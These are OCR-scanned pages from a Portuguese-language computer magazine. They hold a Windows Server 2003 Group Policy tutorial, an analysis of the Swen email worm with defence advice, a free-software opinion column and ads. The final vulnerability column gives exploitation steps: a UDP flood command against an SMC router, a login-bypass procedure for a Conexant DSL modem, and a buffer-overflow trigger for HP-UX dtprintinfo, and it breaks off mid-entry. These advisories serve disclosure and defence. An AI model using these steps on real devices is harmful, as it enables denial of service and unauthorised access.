A nova suíte da Microsoft é ideal para trabalhos em redes, onde existe a necessidade de vários usuários utilizarem o mesmo arquivo simultaneamente, mas isso só se você tiver um servidor Windows Server 2003. Outra vantagem é para quem precisa fazer integrações de vídeo em apresentações do PowerPoint

Ao que tudo indica, para os usuários que utilizam apenas o básico dos programas e não necessitam desses novos recursos, é melhor permanecer com a versão atual do Office. **PCM**

Revista do CD-ROM
Número 100

- Ela criou o segmento de revistas com CD-ROM
- Está há 100 meses [illegible]
- Inventou o conceito de interatividade entre revista e CD-ROM
- Há 100 meses inovando em todas as edições

EDITORA EUROPA
REVISTAS COM GARANTIA DE QUALIDADE

Mas não compre por causa disso

Compre porque

- tem 100 programas irrecusáveis
- tem a Enciclopédia dos [illegible] de 10 volumes de 300 páginas
- tem um antivírus completo
- 100 papéis de parede, 100 cliparts e 100 fontes
- jogos, entretenimentos, [illegible]

JÁ NAS BANCAS!

[illegible]

ou pelo site:
www.europanet.com.br

Controle sua rede com o Group Policy


Aprenda a configurar sua rede Windows Server 2003 de uma maneira mais eficiente e segura com recursos do próprio sistema

Por Toni Cavalheiro
toni@textodigital.com.br

Quando se fala em segurança de redes Windows, não basta apenas configurar os melhores firewalls e montar poderosas estruturas de hardware. Um bom administrador deve proteger sua rede até dos usuários locais, evitando que os ataques tenham origem de dentro da mesma empresa. E é justamente para ajudá-lo nesta tarefa que o Windows Server 2003 e o Windows 2000 disponibilizam um recurso chamado Group Policy.

Uma Group Policy, como o próprio nome sugere, é uma política de segurança que se aplica a uma determinada parte de sua rede. Imagine que você tenha uma estação de trabalho que não possa ser desligada nunca. Com o auxílio de uma Group Policy específica, é possível bloquear o acesso ao comando Shutdown do sistema e garantir que nenhum usuário desligue esta estação por engano.

As possibilidades são enormes. Há políticas de segurança para controlar softwares, gerenciar o Desktop dos usuários da rede e até mesmo para evitar a instalação de programas piratas dentro da empresa. Veja, a seguir, tudo o que você precisa para aproveitar este recurso.



Dois tipos de Group Policy podem ser usados: as locais e as de rede

Alguns conceitos básicos

Existem basicamente dois tipos de Group Policy: as locais e as de rede. Uma Group Policy local, como você já deve ter imaginado, se aplica às contas da própria máquina, ou seja, qualquer conta que não necessite de um logon no servidor. Este tipo de política pode ser bastante útil em uma máquina doméstica que é compartilhada por várias pessoas, mas não tem grande utilidade dentro de um ambiente corporativo. A melhor atitude que você deve tomar é desativar todas as contas locais das máquinas dos usuários e obrigá-los a se conectarem ao servidor. Com isso, você ganha duas coisas básicas: um aumento na segurança da rede e um suporte mais facilitado, uma vez que a maioria dos problemas poderá ser solucionada sem que um técnico tenha de se deslocar até a máquina do usuário.

O segundo tipo de Group Policy é o mais interessante para ser usado em uma empresa. Uma Group Policy de rede pode limitar os poderes de todos os integrantes da rede. Se você tem um usuário que só precisa usar o Word, por exemplo, pode forçar esta configuração para que o editor de textos carregue sozinho sempre que a conta for utilizada, de forma que o usuário não consiga fechar o programa sem efetuar o logoff (em outras palavras, você carregou o Word sem chamar o explorer.exe).


Mas antes de continuar, é preciso revisar alguns conceitos de redes Windows. O Windows Server 2003 é todo baseado no Active Directory, um ambiente de rede que utiliza florestas, domínios, árvores e OUs (do inglês Organizational Unit, em português, Unidade Organizacional) para organizar sua rede. Este é o mesmo conceito usado em diversos outros softwares, como os servidores NetWare 5 ou superiores e os servidores Linux e UNIX que utilizam LDAP. Para usar as Group Policies de rede de uma maneira eficiente, seu servidor deve, obrigatoriamente, ser promovido para Domain Controller. Se você ainda não tem um servidor com esta característica, basta digitar o comando *dcpromo* no prompt e seguir o assistente de configuração que aparecerá na tela.

Quando você for aplicar uma Group Policy, o primeiro passo é criar uma OU. Suponha que você queira separar os usuários do marketing em um grupo e definir um ➤


O poder das GPs

O Windows Server 2003 conta com mais de 800 políticas que podem ser configuradas de acordo com a sua necessidade. É claro que ninguém precisa ficar decorando todas elas, já que a ferramenta de administração de políticas é muito eficiente e mostra uma pequena descrição de cada uma delas. No entanto, para facilitar um pouco as coisas, veja alguns dos recursos que você pode configurar com as Group Policies:

- Configurar quase totalmente o Internet Explorer.
- Configurar o Windows Explorer.
- Bloquear o acesso ao Windows Update.
- Bloquear o acesso ao Painel de Controle.
- Evitar que os usuários adicionem novas impressoras.
- Configurar as tarefas do Ctrl+Alt–Del.
- Definir o tempo das sessões dos Terminal Services.
- Impedir que o Windows Messenger seja executado.
- Selecionar os serviços que serão executados na máquina dos usuários.
- Obter logs mais completos dos eventos da rede.
- Definir políticas de senhas mais eficientes.



Para aplicar uma Group Policy, é preciso criar uma OU



Baixe o Management Console direto do site da Microsoft

papel de parede padrão para este departamento. O primeiro passo é criar uma OU com o nome *Marketing* e acrescentar todos os usuários correspondentes abaixo dela. Em seguida, você abre o gerenciador de Group Policies de rede e aplica as configurações necessárias. Sendo assim, é muito importante ter uma estrutura bem organizada antes de implementar políticas de grupos. Caso contrário, sua rede pode se tornar um verdadeiro caos.

Ferramentas de administração

Embora o Windows Server 2003 já ofereça diversas ferramentas de administração de Group Policies, é altamente recomendável que você use um software específico para este propósito. O nome desta ferramenta é Group Policy Management Console e seu download pode ser feito gratuitamente em http://www.microsoft.com/windowsserver2003/gpmc. Após baixar o programa e fazer a instalação, também é uma boa idéia criar um console de administração para facilitar a configuração de políticas locais e de rede. Veja a seguir como fazer isso:

1 Clique no botão *Start*, selecione *Run* e digite *mmc*. Uma tela em branco do *Microsoft Management Console* aparecerá, permitindo que você adicione novos itens. Em seguida, clique em *File* e selecione *Add/Remove Snap-in* (se preferir, utilize o atalho *Ctrl+M*).

2 Clique em *Add* e dê um clique duplo sobre o item *Group Policy Management*. Em seguida, faça o mesmo com o *Group Policy Object Editor*, selecione *Local Computer* e clique em *Finish*. Pressione o botão *Close* para fechar esta caixa de diálogo e dê OK.

3 Agora, é só salvar este console MMC em qualquer lugar do seu disco rígido. Com isso, você acaba de criar uma ferramenta de atalho para administrar as Group Policies do sistema, sejam elas locais ou de rede.

Criando uma Group Policy


A melhor maneira para entender como se implementa uma Group Policy é fazendo todo o procedimento na prática. Basicamente, você precisará criar um objeto com as Group Policies desejadas e, em seguida, criar um link para associá-la a uma OU. Acompanhe passo a passo como criar uma Group Policy e deixar sua rede mais segura:

1 Conecte-se como *Administrator* e abra o console MMC que você criou anteriormente. Duas opções aparecerão no lado esquerdo da janela: *Group Policy Management* e *Local Computer Policy*. Expanda a primeira delas, uma vez que vamos criar uma nova política de rede.

2 Expanda a floresta correspondente a sua rede, abra os domínios e clique sobre o seu servidor. Em seguida, selecione a opção *Group Policy Objects* para criar uma nova

Compatibilidade com estações

Nem todas as políticas que você define na rede são válidas para todas as estações de trabalho. Isso porque as versões mais antigas do Windows, como o 9X e NT, trabalhavam de uma maneira totalmente diferente do Windows Server 2003 e do Windows XP. Portanto, sempre verifique a compatibilidade da política antes de defini-la para um determinado grupo de usuários. Esta compatibilidade aparece logo abaixo de cada política de segurança, em um campo denominado Supported On. Se você vir a mensagem "At Least Microsoft Windows 2000", por exemplo, significa que esta política só será válida no W2K ou em versões mais novas do Windows.




A instalação do Management Console é simples e muito rápida


política de segurança, clique com o botão direito do mouse sobre ela e selecione *New*. Digite um nome para a política que você quer criar (por exemplo, Bloqueia Desktop)

3 Sua nova política aparecerá na janela do lado direito da tela. Clique com o botão direito do mouse sobre ela e selecione *Edit*. Pronto, você chegou à tela que define as políticas de segurança. Apenas como exemplo, vá em *User Configuration*, expanda a pasta *Administrative Templates* e clique em *Desktop*.

4 Uma lista com diversas opções aparecerá. Se você não quiser que um determinado usuário ajuste as barras de ferramentas do sistema, dê um clique duplo sobre a política *Prohibit Adjusting Desktop Toolbars* e selecione *Enabled*. Você pode ativar mais de uma política, conforme sua necessidade. Quando terminar, basta fechar a caixa de diálogo



Usando a interface do Management fica fácil configurar os Group Policies




Após criar as primeiras regras, você verá que o processo é muito simples

5 Embora você já tenha criado uma política de segurança, até o momento ela não serve para nada. Ainda é preciso associá-la a uma OU do Active Directory. Clique com o botão direito sobre a OU que você quer associar (por exemplo, Marketing) e selecione *Link An Existing GPO*. Em seguida, dê um clique duplo sobre a política que você criou anteriormente. Após fazer isso, todos os usuários desta OU já passarão a respeitar suas regras da política de grupo.

Isto que você conferiu é o básico sobre as políticas de grupos do Windows Server 2003. Como você deve ter percebido, não existe uma receita-padrão que se aplique a todos os tipos de rede. O ideal mesmo é você analisar as necessidades de cada departamento e, a partir daí, definir o que cada usuário pode ou não fazer dentro da rede da empresa.

É claro que somente isso não deixará sua rede segura, mas pode apostar que diminuirá e muito, as chamadas de suporte técnico dentro da sua empresa. **PCM**



Swen

Quando novas táticas de engenharia social ajudam a espalhar os mesmos velhos códigos destrutivos de sempre

Por Leandro Calçada
leandro.calcada@europanet.com.br

A mentira é tão antiga quanto a humanidade. Se há uma falha de segurança impossível de corrigir, esta falha é a capacidade humana de acreditar. Desde o Love Letter, centenas de vírus têm se espalhado e causado danos pelo mundo inteiro, baseados apenas na capacidade das pessoas de se enganar frente a uma história razoavelmente bem contada.

Com o Swen não é diferente. Seu principal método de reprodução não depende de nenhuma falha de segurança, simples ou complexa, e ainda assim o vírus tem infectado computadores por todo o mundo graças ao seu disfarce bem-feito e aparentemente acima de qualquer suspeita: uma atualização da Microsoft.

Com um design similar ao da página da gigante do software, instruções de instalação no mesmo padrão dos boletins técnicos da empresa e com o próprio código do vírus simulando uma atualização real, o Swen tem enganado não apenas usuários, mas até mesmo administradores de sistemas mais inocentes. Saiba agora como o vírus funciona e evite este mico.

Ficha Técnica

- **NOME DO VÍRUS:** Swen / Gibe
- **PLATAFORMA:** Win32
- **DESCOBERTO EM:** 18/09/2003
- **TAMANHO:** 496 bytes
- **CAPACIDADE DE REPRODUÇÃO:** Média
- **RISCO CORPORATIVO:** Baixo
- **RISCO DOMÉSTICO:** Médio
- **SISTEMA-ALVO:** Windows 95/98/ME/NT/2000/XP
- **APELIDOS CONHECIDOS:** I-Worm.Swen (AVP)
  W32/Gibe.e@MM
  W32/Swen
  Win32.HLLM.Gibe.2 (DialogueScience)

Reprodução

Como já foi explicado, nas infecções por e-mail o Swen não explora nenhuma falha de segurança que permita a infecção automática, à exceção de alguns e-mails enviados que podem tentar explorar a falha no ActiveX do Internet Explorer 5, resultando em uma infecção automática. Os endereços para envio são extraídos do Catálogo de Endereços, de e-mails e de arquivos diversos no sistema infectado, e as mensagens são enviadas por um cliente de SMTP embutido no próprio vírus.

Note que o vírus também envia outros e-mails contendo o seu conteúdo sem o disfarce de atualização da Microsoft, e alguns destes e-mails podem conter trechos de e-mails ou de arquivos de texto do sistema infectado, o que pode tornar o e-mail convincente para o destinatário, além de representar uma ameaça à privacidade do usuário do computador infectado.


Como se defender

O método mais eficaz para se defender do Swen é não abrir nenhum arquivo anexo de qualquer e-mail, a não ser que a sua procedência tenha sido duplamente verificada. Também não é demais saber que a Microsoft nunca enviou nem enviará atualizações do sistema por e-mail e que, portanto, qualquer e-mail que ofereça algo do tipo é falso por natureza.

Outra defesa eficaz é ter um antivírus atualizado ativo no PC. Além de evitar outras infecções mais perigosas, o antivírus evitará que o seu computador seja infectado em um momento de distração. O antivírus também é a solução perfeita para usuários inexperientes, para os quais o truque do e-mail é quase sempre fatal.

Também é recomendável, para não dizer essencial, manter o Internet Explorer atualizado, pois há variantes que exploram falhas antigas do browser, instalando o vírus automaticamente.

A camuflagem é quase perfeita...



... o e-mail e o vírus vêm camuflados como uma atualização da Microsoft

Além disso, o vírus também pode se enviar para newsgroups, pastas compartilhadas na rede Windows, clientes de IRC e redes peer-to-peer como a do Kazaa.

Caso haja drives de sistema mapeados na rede local, o Swen também pode tentar copiar-se diretamente para a pasta Startup do sistema-alvo, fazendo com que o vírus seja executado automaticamente no próximo boot do sistema atingido.

Infecção

Uma vez executado, o Swen copia-se com um nome de arquivo aleatório na própria pasta do Windows. A seguir, são modificadas diversas chaves de registro para ligar a execução do código malicioso à chamada de quaisquer arquivos com as extensões BAT, COM, EXE, PIF, REG e SCR. Com isso, o vírus garante a sua execução não uma, mas múltiplas vezes conforme o computador é usado, o que torna desnecessária a presença de qualquer entrada nas chaves de registro Run, RunOnce ou RunServices.

Capacidade Destrutiva

O primeiro efeito da presença do Swen é um aumento maciço no tráfego de Internet. O grande tamanho do executável (100 Kb), aliado às sucessivas execuções do vírus, devido à sua estrutura de infecção, podem aumentar o tráfego de dados na Internet a ponto de tornar o acesso à rede impossível.

Outro efeito colateral das múltiplas execuções do vírus é uma sensível redução na velocidade geral do sistema, uma vez que todo acesso a qualquer arquivo com as extensões atingidas envolverá uma execução do vírus. Para completar o estrago, o Swen impede o acesso ao Editor de Registro do Windows e também termina os processos dos softwares de antivírus e de segurança mais conhecidos tornando o computador mais vulnerável a ataques e outras infecções.

Como Remover

Não é recomendada a remoção manual do vírus, uma vez que o processo envolve a alteração de um número grande de configurações do sistema sem o uso do Editor de Registro, que é bloqueado pelo vírus, além da complicação adicional do arquivo malicioso ter um nome aleatório e imprevisível. No entanto, caso o arquivo do vírus já tenha sido removido, é possível restaurar o acesso normal aos arquivos do sistema com o download e a instalação do arquivo *fixswen.inf*, disponível no link a seguir: http://a64.g.akamai.net/7/64/2015/2003-09-25-15-/download.nai.com/products/m.

O arquivo também é útil caso o antivírus utilizado tenha apenas apagado o arquivo, e não desfeito as alterações que o vírus faz na configuração do sistema. Vale lembrar, entretanto, que a solução recomendada é usar um antivírus capaz de fazer ambas as tarefas, já que isso torna o procedimento mais simples e, portanto menos sujeito a erros. **PCM**

Fonte: Network Associates - www.nai.com

Convencendo a criança a saltar do prédio

O Swen não é o primeiro nem será o último vírus do mundo a usar a engenharia social como método de infecção. Para quem não sabe, engenharia social é a arte de obter acesso não autorizado a computadores ou redes alheias através de métodos não técnicos. E disfarçar-se de atualização da Microsoft é certamente tão eficaz quanto embebedar o administrador da rede a fim de conseguir a sua senha de acesso. Métodos como este provam que um bom conhecimento da natureza humana ainda pode ser mais eficaz que as maiores brechas de segurança, e que o grande problema das redes de computadores ainda é o usuário.

Tutorial

O especialista

Eles sabem o que falam. Todo mês uma superdica ou um comentário de tecnologia, escrito por um profissional da área, mostrando a solução para os seus problemas

Se você é especialista em informática e gostaria de colaborar com esta seção, mande um e-mail para o PC Master

Brasil o país do software livre

Diretor de operações da Cyclades defende a formação de uma força-tarefa para que o País adote o pingüim e use-o para se projetar ao mundo

O caminho que deve ser seguido pela indústria brasileira de tecnologia da informação (TI) é um tema em constante discussão. Infelizmente, aos olhos do mundo, o Brasil não tem uma indústria de tecnologia da informação de grande visibilidade e isso atrapalha, e muito, qualquer iniciativa que se tenha para estimular as exportações e o estímulo à conquista de novos mercados. Ainda somos vistos pelo resto do mundo como o país do futebol, do samba e da caipirinha.

O mercado interno brasileiro é pequeno para ganharmos competitividade no mercado internacional. Não dá para definirmos qualquer caminho para a indústria brasileira de TI sem que consideremos ganhar parte do mercado internacional.

Enquanto, há anos, o Brasil discute qual caminho seguir, o mundo vive uma revolução silenciosa, persistente e sem grandes líderes mundiais: a revolução do software livre. E o País assiste ao nascimento de uma comunidade virtual sem precedentes na história da humanidade e com uma incrível capacidade de crescimento poucas vezes vista anteriormente no mundo.

Graças a isso, o software livre quebra paradigmas e o seu modelo de licenciamento traz consigo algumas vantagens muito interessantes e, sobretudo, competitivas em relação ao software proprietário: flexibilidade e independência tecnológica, eficiência, já que qualquer tipo de desenvolvimento não precisa começar do zero; apelo comercial, pois as barreiras de entrada no mercado são menores.

Com o atual governo se apresentando mais nacionalista que os anteriores, muito tem se debatido sobre este assunto nas esferas governamentais e na mídia.

Fala-se em criar uma indústria brasileira de componentes eletrônicos (chips), mas o momento é muito tarde e vira com um alto custo. Os tigres asiáticos já dominaram este mercado mundial; isso sem falar dos pesados investimentos necessários para este tipo de industria, inviabilizando, assim, qualquer possibilidade de o

Ficha do autor

NOME
Rodolfo Gobbi

ESPECIALIDADE
Diretor da Cyclades
Empresa pioneira em Linux

CONTATO
rodolfo.gobbi@cyclades.com.br

Brasil vir a se consolidar como um líder mundial nesse segmento da indústria de TI.

Um outro caminho proposto é fortalecer a indústria nacional de desenvolvimento de softwares para que ela passe a exportar cada vez mais. Tarde novamente. Os programas do governo federal para estímulo à exportação de software vêm tentando este caminho há mais de dez anos, com resultados abaixo do esperado. A Índia está anos à nossa frente na formação de profissionais para este tipo de industria. Novamente, uma alternativa que pode ser descartada, já que o cenário mundial nos deixaria apenas como um coadjuvante neste setor.

O lugar ao sol do Brasil no mercado mundial de TI está ficando cada vez mais restrito e as chances de mostrarmos todo nosso potencial para o mundo estão cada dia menores. Mas nem tudo está perdido. E não podemos perder o bonde mais uma vez.

Por este motivo, acredito que o Brasil precisa rapidamente se posicionar para o mundo como o líder em algum segmento na área de TI, qualquer que seja ele. Seja como o país das soluções de automação bancária, seja como o país do software livre ou outro campo qualquer. O mundo precisa lembrar-se automaticamente do Brasil quando tiver alguma necessidade tecnológica, assim como se lembra quando o assunto é futebol, carnaval, samba ou caipirinha.

Assumir a bandeira do software livre não requer um investimento de grande porte como a indústria de componentes eletrônicos, e nem mesmo precisaremos de longos prazos para conseguirmos os primeiros resultados financeiros. Essa alternativa tampouco requer um grande investimento de marketing para fazer a marca "Software Brasil" famosa. O software livre já é conhecido mundialmente. Meio caminho andado para as nossas pretensões internacionais.

O Brasil possui excelentes programadores, e muitos reconhecidos mundialmente. Marcelo Tosatti, mantenedor mundial do Kernel do Linux, é um desses brasileiros que fazem sucesso lá fora. Potencial não nos falta. Basta nos posicionarmos como o país do software livre e colocarmos na "memória do mundo" que quando precisarem de soluções e serviços baseados em software livre, o Brasil é o país certo para procurar e encontrar produtos com qualidade para atender a todos os tipos de necessidades.

Atualmente, todos os países em desenvolvimento procuram fortalecer sua industria de TI para conseguir um lugar de destaque no cenário mundial. Se o Brasil não agir logo, ao invés de ficar apenas discutindo iremos perder mais uma excelente oportunidade de conquistarmos nosso lugar ao sol. Ficaremos assistindo a algum outro país assumir este papel em nosso lugar e mais uma vez "perderemos o bonde" das oportunidades que nos são criadas. Não podemos admitir ficar novamente para trás. **PCM**

Falhas de Segurança

Confira as principais falhas de segurança do último período e aprenda como resolvê-las. Os arquivos comentados estão em: www.europanet.com.br/pcmaster/edicao78

Por Domingo M. Montanaro
pcmaster@montanaro.org

Firmware

Tipo: Remota
Versões Afetadas: SMC2404WBR - Barr cade Turbo 11/22 Mbps Wireless Cabe/DSL Broadcast Router
Gravidade: Alta
Privilégios: Serviço indisponivel

Descrição

O SMC2404WBR Barricade Turbo 11/22 MBPS Wireless Cable/DSL Broadcast Router é um roteador utilizado em conexoes Wireless/Cable/DSL. Com ele, é possível congelar o equipamento até o usuário intervir com um reboot. Isso ocorre porque existe uma falha na prevenção de inundação de pacotes UDP randômicos, fazendo com que o aparelho seja vulnerável a esse tipo de ataque de negação de serviço

Como Explorar:

Para explorar essa vulnerabilidade, é possivel utilizar o mesmo exploit utilizado para indisponibilizar o firewall ZoneAlarm na plataforma Windows 98 Para tal, use

```
perl sms.pl endereço_ip
```

Como Proteger:

Até o fechamento desta edição, a correção não estava disponivel. Procure no site do fabricante.

DSL Modem

Sistema Operacional: Conexant Access Runner
Tipo: Remota
Versões Afetadas: 3.21
Gravidade: Alta
Privilegios: Acesso à área administrativa sem possuir a senha de administrador

Descrição

O Conexant Access Runner DSL Modem é utilizado para conexoes ADSL com a Internet em diversos países do mundo. Em sua versão de firmware 3 21, é possível acessar a área administrativa sem possuir a senha de administrador. Isso deixa qualquer sistema extremamente vulnerável

Como Explorar:

Uma vez visualizada a tela de login, digite qualquer string e confirme Após aparecer tela de acesso negado e senha incorreta, retorne à tela de login escolhendo a mensagem *please try again*. Após isso, simplesmente aperte *<Enter>* e, assim, você entrará na área administrativa

Como Proteger:

Até o fechamento desta edição o problema ainda não tinha sido sanado Procure no site do fabricante para mais informaçoes

DTPrintinfo

Sistema Operacional: HPUX
Tipo: Local
Versões Afetadas: B 11.00
Gravidade: Alta
Privilégios: Elevação de Privilégios

Descrição

O dtprintinfo é uma aplicação gráfica que exibe o status de filas de impressão e trabalhos de impressão. Em sua versão para o HPUX B.11.0, ele possui uma falha de buffer overflow na verificação da variável de ambiente DISPLAY

Como Explorar:

Para fazer um teste se sua versão é vulnerável, siga os seguintes passos.

```
export DISPLAY="`perl -e 'printf
"A" x 9777'`"
/usr/dt/bin/dtprintinfo
```

Caso apareça uma mensagem *Memory Fault*, seu sistema está vulnerável a ataques

Como Proteger:

